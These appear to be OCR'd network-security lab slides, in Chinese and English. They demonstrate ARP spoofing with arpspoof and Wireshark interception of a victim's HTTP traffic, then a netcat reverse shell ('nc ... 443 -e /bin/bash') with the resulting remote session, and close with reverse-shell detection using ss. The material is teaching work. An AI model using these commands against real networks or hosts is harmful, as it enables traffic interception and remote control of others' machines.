
B
IP:10.0.0.2
MAC:bb:bb:bb:bb

ARP cache

IP	MAC
10.0.0.1	cc:cc:cc:cc

Hacker
IP:10.0.0.3
MAC:cc:cc:cc:cc

Hacker will relay the message



A
IP:10.0.0.1
MAC:aa:aa:aa:aa

B
IP:10.0.0.2
MAC:bb:bb:bb:bb

Hacker
IP:10.0.0.3
MAC:cc:cc:cc:cc

ARP cache

IP	MAC
10.0.0.2	cc:cc:cc:cc


ARP cache

IP	MAC
10.0.0.1	cc:cc:cc:cc

實驗環境

- Kali Linux (Bridge or NAT Network)
- Kali Linux_2 (Bridge or NAT Network)
  - 帳號：kali
  - 密碼：kali

- **攻擊流量勿進入校園學術網路**



步驟

1 : Attacker 使用 nmap 找到目標

2 : Attacker 設定 IP 轉發

3 : Target 確認 Gateway 的 MAC address (確認ARP Cache)

4 : Attacker 開始 ARP Spoofing (注意網卡介面名稱)

5 : Target 再次確認 Gateway 之 MAC address (確認ARP Cache)

6 : Attacker 使用 Wireshark 竊聽封包

1：Attacker 使用 nmap 找到目標

Kali-Linux-2021.1-vbox-amd64 [執行中] - Oracle VM Virtu...

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~ 11:31 AM

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.20.10.10  netmask 255.255.255.240  broadcast 172.20.10.15
        inet6 2402:7500:58a:afd1:a00:27ff:fea6:1f86  prefixlen 64  scopeid 0x0<globa
l>
        inet6 2402:7500:58a:afd1:f58:6ffc:7c79:8481  prefixlen 64  scopeid 0x0<globa
l>
        inet6 fe80::a00:27ff:fea6:1f86  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a6:1f:86  txqueuelen 1000  (Ethernet)
        RX packets 2941  bytes 227960 (222.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 37185  bytes 2771655 (2.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2360  bytes 128336 (125.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2360  bytes 128336 (125.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ nmap -sn 172.20.10.10/28
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-06 11:31 EST
Nmap scan report for 172.20.10.1
Host is up (0.0055s latency).
Nmap scan report for 172.20.10.9
Host is up (0.00067s latency).
Nmap scan report for 172.20.10.10
Host is up (0.000025s latency).
Nmap done: 16 IP addresses (3 hosts up) scanned in 1.62 seconds

┌──(kali㉿kali)-[~]
└─$
```

Kali-Linux-2021.1-vbox-amd64_2 [執行中] - Oracle VM VirtualBox

檔案 機器 檢視 輸入 裝置 說明

qterminal

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.20.10.9  netmask 255.255.255.240  broadcast 172.20.10.15
        inet6 fe80::a00:27ff:fea5:899c  prefixlen 64  scopeid 0x20<link>
        inet6 2402:7500:58a:afd1:a00:27ff:fea5:899c  prefixlen 64  scopeid 0x
        inet6 2402:7500:58a:afd1:7e07:465:2587:b8b5  prefixlen 64  scopeid 0x
        ether 08:00:27:a5:89:9c  txqueuelen 1000  (Ethernet)
        RX packets 1373  bytes 107724 (105.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1107  bytes 71644 (69.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 600 (600.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 600 (600.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ nmap --help
Nmap 7.91 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
```

2 : Attacker 設定 IP 轉發


```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# cat /proc/sys/net/ipv4/ip_forward
0

┌──(root💀kali)-[/home/kali]
└─# echo 1 >  /proc/sys/net/ipv4/ip_forward

┌──(root💀kali)-[/home/kali]
└─# cat /proc/sys/net/ipv4/ip_forward
1
```

3 : Target 確認 Gateway 的 MAC address (確認ARP Cache)

```
┌──(kali㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
172.20.10.1              ether   92:8c:43:a8:e1:64   C                     eth0
172.20.10.10             ether   08:00:27:a6:1f:86   C                     eth0

┌──(kali㉿kali)-[~]
└─$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         172.20.10.1     0.0.0.0         UG    100    0        0 eth0
172.20.10.0     0.0.0.0         255.255.255.240 U     100    0        0 eth0

┌──(kali㉿kali)-[~]
└─$
```

4 : 開始 ARP Spoofing 攻擊 (注意網卡介面名稱)

- sudo apt install dsniff
- arpspoof -i 網卡介面 –t 攻擊目標 Gateway



```
┌──(root💀kali)-[/home/kali]
└─# arpspoof                                                                                130 ⨯
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host

┌──(root💀kali)-[/home/kali]
└─# arpspoof -i eth0 -t 172.20.10.9 172.20.10.1                                               1 ⨯
8:0:27:a6:1f:86 8:0:27:a5:89:9c 0806 42: arp reply 172.20.10.1 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 8:0:27:a5:89:9c 0806 42: arp reply 172.20.10.1 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 8:0:27:a5:89:9c 0806 42: arp reply 172.20.10.1 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 8:0:27:a5:89:9c 0806 42: arp reply 172.20.10.1 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 8:0:27:a5:89:9c 0806 42: arp reply 172.20.10.1 is-at 8:0:27:a6:1f:86
8:0:27:a6:1f:86 8:0:27:a5:89:9c 0806 42: arp reply 172.20.10.1 is-at 8:0:27:a6:1f:86
█
```

5 : Target 再次確認 Gateway 之 MAC address (確認ARP Cache)

```
┌──(kali㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
172.20.10.1              ether   92:8c:43:a8:e1:64   C                     eth0
172.20.10.10             ether   08:00:27:a6:1f:86   C                     eth0

┌──(kali㉿kali)-[~]
└─$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         172.20.10.1     0.0.0.0         UG    100    0        0 eth0
172.20.10.0     0.0.0.0         255.255.255.240 U     100    0        0 eth0

┌──(kali㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
172.20.10.1              ether   08:00:27:a6:1f:86   C                     eth0
172.20.10.10             ether   08:00:27:a6:1f:86   C                     eth0

┌──(kali㉿kali)-[~]
└─$
```

6 : Attacker 使用 Wireshark 竊聽封包

```
┌──(root💀 kali)-[/home/kali]
└─# wireshark
14:16:07.658     Main Warn QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

qterminal *eth0

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


http

No.	Time	Source	Destination	Protocol	Length	Info
22	3.125741996	172.20.10.9	60.250.15.4	HTTP	492	GET /images/navFontHover.png HTTP/1.1
42	3.158214217	172.20.10.9	60.250.15.4	HTTP	495	GET /images/navBgMenu01_new.png HTTP/1.1
44	3.158214267	172.20.10.9	60.250.15.4	HTTP	486	GET /images/icon03.png HTTP/1.1
62	3.205632502	60.250.15.4	172.20.10.9	HTTP	600	HTTP/1.1 200 OK (PNG)
70	3.212241035	60.250.15.4	172.20.10.9	HTTP	3515	HTTP/1.1 200 OK (PNG)
76	3.213212938	60.250.15.4	172.20.10.9	HTTP	2986	HTTP/1.1 200 OK (PNG)
85	4.327282178	172.20.10.9	60.250.15.4	HTTP	534	GET / HTTP/1.1
102	4.460242473	172.20.10.9	60.250.15.4	HTTP	598	GET /plugin/jquery/jquery-1.7.2.min.js HTTP/1.1
104	4.461122369	172.20.10.9	60.250.15.4	HTTP	603	GET /css/base.css?v=1511488317 HTTP/1.1
106	4.461809885	172.20.10.9	60.250.15.4	HTTP	604	GET /plugin/jquery/jquery.cycle.all.latest.js HTTP/1.1
108	4.479016875	60.250.15.4	172.20.10.9	HTTP	198	HTTP/1.1 200 OK (text/html)
116	4.504953823	60.250.15.4	172.20.10.9	HTTP	264	HTTP/1.1 304 Not Modified
122	4.510885440	60.250.15.4	172.20.10.9	HTTP	263	HTTP/1.1 304 Not Modified
124	4.510885580	60.250.15.4	172.20.10.9	HTTP	265	HTTP/1.1 304 Not Modified
134	4.523826851	172.20.10.9	60.250.15.4	HTTP	618	GET /css/screen.css HTTP/1.1

```
▸ Frame 22: 492 bytes on wire (3936 bits), 492 bytes captured (3936 bits) on interface eth0, id 0
▸ Ethernet II, Src: PcsCompu_a5:89:9c (08:00:27:a5:89:9c), Dst: PcsCompu_a6:1f:86 (08:00:27:a6:1f:86)
▸ Internet Protocol Version 4, Src: 172.20.10.9, Dst: 60.250.15.4
▸ Transmission Control Protocol, Src Port: 52168, Dst Port: 80, Seq: 1, Ack: 1, Len: 426
▾ Hypertext Transfer Protocol
  ▸ GET /images/navFontHover.png HTTP/1.1\r\n
    Host: www.kingbus.com.tw\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n
    Accept: image/webp,*/*\r\n
    Accept-Language: en-US,en;q=0.5\r\n
```

REVERSE SHELL

Reverse shell




https://sysdig.com/blog/reverse-shell-falco-sysdig-secure/

netcat

- 建立連線
  - 遠端檔案傳輸
  - 遠端執行
  - 監聽 port
  - 掃描 port

```
┌──(root💀 kali)-[/home/kali]
└─# netcat -h
[v1.10-46]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').

┌──(root💀 kali)-[/home/kali]
└─#
```

Reverse Shell (on Linux)





```
> sudo nc -lvp 443
Listening on [0.0.0.0] (family 0, port 443)
```

```
└$ nc 140.112.18.215 443 -e /bin/bash &
[1] 5789
```

```
-e filename          program to exec after connect [dangerous!!]
```

Reverse Shell (on Linux)




```
> sudo nc -lvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from 1.200.210.228 14867 received!
whoami
kali
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
```

```
└─$ nc 140.112.18.215 443 -e /bin/bash &
[1] 5789

┌──(kali㉿kali)-[~]
└─$
```

Detecting Reverse Shell (on Linux)

- Check connections (Socket Statistics)
  - ss --tcp --processes

```
┌──(kali㉿kali)-[~]
└─$ ss -tp
State      Recv-Q  Send-Q    Local Address:Port         Peer Address:Port   Process
ESTAB      0       0           172.20.10.4:46454       172.217.160.99:https   users:(("x-www-browser",pid=4363,fd=36))
ESTAB      0       0           172.20.10.4:36094         103.5.35.208:https   users:(("x-www-browser",pid=4363,fd=225))
ESTAB      0       0           172.20.10.4:47166      151.139.128.14:http    users:(("x-www-browser",pid=4363,fd=177))
ESTAB      0       0           172.20.10.4:47168      151.139.128.14:http    users:(("x-www-browser",pid=4363,fd=178))
ESTAB      0       0           172.20.10.4:42226       103.239.62.15:https   users:(("x-www-browser",pid=4363,fd=179))
ESTAB      0       0           172.20.10.4:39806        172.217.24.6:https   users:(("x-www-browser",pid=4363,fd=41))
ESTAB      0       0           172.20.10.4:46118        103.5.34.187:https   users:(("x-www-browser",pid=4363,fd=175))
ESTAB      0       0           172.20.10.4:54864      172.217.27.130:https   users:(("x-www-browser",pid=4363,fd=168))
ESTAB      0       0           172.20.10.4:33228      172.217.160.72:https   users:(("x-www-browser",pid=4363,fd=171))
